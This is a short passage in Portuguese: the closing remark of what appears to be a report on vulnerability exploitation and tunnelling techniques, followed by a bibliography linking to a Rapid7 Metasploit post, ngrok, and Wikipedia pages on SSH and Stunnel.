Este trabalho permitiu aprimorar as técnicas de exploração de vulnerabilidades, mas também, um maior conhecimento nas técnicas de tunelamento, que até então era desconhecida a sua aplicação.

# Bibliografia

https://www.rapid7.com/blog/post/2021/12/17/metasploit-wrap-up-143/

https://pt.wikipedia.org/wiki/Secure_Shell

https://ngrok.com/

https://en.wikipedia.org/wiki/Stunnel